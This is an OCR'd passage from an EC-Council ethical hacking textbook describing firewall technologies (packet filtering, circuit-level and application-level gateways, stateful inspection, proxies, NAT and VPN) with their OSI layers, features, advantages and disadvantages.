


Figure 12.12: Software Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Technologies

Firewalls are designed and developed with the help of different firewall services. Each firewall service provides security depending on its efficiency and sophistication. There are different types of firewall technologies depending on where the communication is taking place, where the traffic is intercepted in the network, the state that is traced, and so on. Considering the capabilities of different firewalls, it is easy to choose and place an appropriate firewall to meet the security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security measures. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology; however, when it is combined with a firewall, it is considered a firewall technology.

The various firewall technologies are listed below:

- Packet Filtering
- Circuit-Level Gateways
- Application-Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Virtual Private Network
- Network Address Translation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The table below summarizes technologies operating at each OSI layer:

OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-Level Gateways
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

Table 12.1: Firewall Technologies

The security levels of these technologies vary according to their efficiency levels. A comparison of these technologies can be made by allowing them to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and then to its destination.

Packet Filtering Firewall

In a packet filtering firewall, each packet is compared with a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it or send a message to the originator. The rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the internet layer of the TCP/IP model or the network layer of the OSI model. Packet filtering firewalls focus on individual packets, analyze their header information, and determine which way they need to be directed. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address**: Used to check whether the packet is coming from a valid source. The information about the source IP address can found from the IP header of the packet.
- **Destination IP address**: Checks if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can found from the IP header of the packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Source TCP/UDP port**: Used to check the source port of the packet
- **Destination TCP/UDP port**: Used to monitor the destination port regarding the services to be allowed and the services to be denied.
- **TCP flag bits**: Used to check whether the packet has SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use**: Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction**: Used to check whether the packet is entering or leaving the private network.
- **Interface**: Used to check whether the packet is coming from an unreliable zone.




Figure 12.13 Example of Packet Filtering Firewall

Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or transport layer of TCP/IP. It forwards data between networks without verification and blocks incoming packets from the host but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). Such firewalls monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. To determine whether a requested session is valid, it checks the TCP handshake between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.

Figure 12.14 Example of Circuit-Level Gateway Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Application-Level Firewall

Application-based proxy firewalls focus on the application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by the proxy; all other service requests are denied. The need for an application-level firewall arises from the tremendous amount of voice, video, and collaborative traffic in the data-link layer and network layer, which may be used for unauthorized access to internal and external networks. Application-level gateways configured as web proxies prohibit FTP, gopher, telnet, or other traffic. They examine traffic and filter application-specific commands such as HTTP: post and get.

Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions as to whether to allow access, and they improve the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls focus on packet headers in the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls are as follows:

- They analyze the application information to make decisions as to whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.
- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls**: They examine all incoming requests, including the actual message that is exchanged, against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests that are deemed genuine are allowed to pass through them.
- **Passive application-level firewalls**: They work similarly to IDS in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.15: Example of Application-Level Firewall

Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the three above-mentioned types of firewalls (packet filtering, circuit-level gateways, and application-level firewalls). They filter packets at the network layer of the OSI model (or the internet layer of the TCP/IP model) to determine whether session packets are legitimate, and they evaluate the contents of the packets at the application layer.

Using stateful packet filtering, you can overcome the limitation of packet firewalls, which can only filter the IP address, port, protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets accordingly.
- These firewalls combine the best features of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.




Figure 12.16: Example of Stateful Multilayer Inspection Firewall

Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as a proxy. For example, an

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FTP proxy will only allow FTP traffic to pass through while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives a request from a user to provide the Internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. A proxy is also known as an application-level gateway, as it renews the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies, namely caching proxies, improve network efficiency. They keep copies of the requested data of the hosts that they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies help in reducing the load on network connections, whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network and the service in the outside network (Internet), and it is transparent. Instead of direct communication, it talks with the proxy and it handles all the communication between users and Internet services. Transparency is the main advantage of proxy services. To the user, a proxy server presents an illusion that it is dealing directly with the real server, whereas to a real server, the proxy server gives the illusion that it is dealing directly with the user.

Advantages

- Proxy services are useful for logging because they can understand application protocols and effectively allow logging.
- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as they sit between the client and the Internet and generate new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.

Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, and similarly to packet filtering, it will also modify the packets that the router sends simultaneously. When the internal machine forwards the packet to the external machine, the NAT modifies the source address of the packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine, the NAT modifies the destination

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses that an organization can use. It can act as a firewall filtering technique whereby it allows only those connections that originate in the internal network and blocks the connections that originate in the external network.

NAT systems use different schemes for translation between internal and external addresses:

- Assign one external host address for each internal address and always apply the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address.
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.

Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- It helps hide the internal network's configuration and thus lowers the success rate of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is not always possible.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Virtual Private Network

A virtual private network (VPN) is a network that provides secure access to the private network through the Internet. VPNs are used for connecting wide area networks (WAN). They allow computers on one network to connect to computers on another network. They are used for the secure transmission of sensitive information over an untrusted network via encapsulation and encryption. They employ encryption and integrity protection, enabling you to use a public network as a private network. A VPN performs encryption and decryption outside the packet-

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN also encapsulates packets sent over the Internet. It combines the advantages of both public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN.

All VPNs that run over the Internet adopt the following principles:

- Encrypts the traffic
- Checks for integrity protection
- Encapsulates new packets, which are sent across the Internet to some destination that reverses the encapsulation
- Checks the integrity
- Decrypts the traffic eventually

Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects data from snooping.
- It provides remote access for protocols while avoiding attackers from the Internet at large.

Disadvantages

- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.

Firewall Limitations

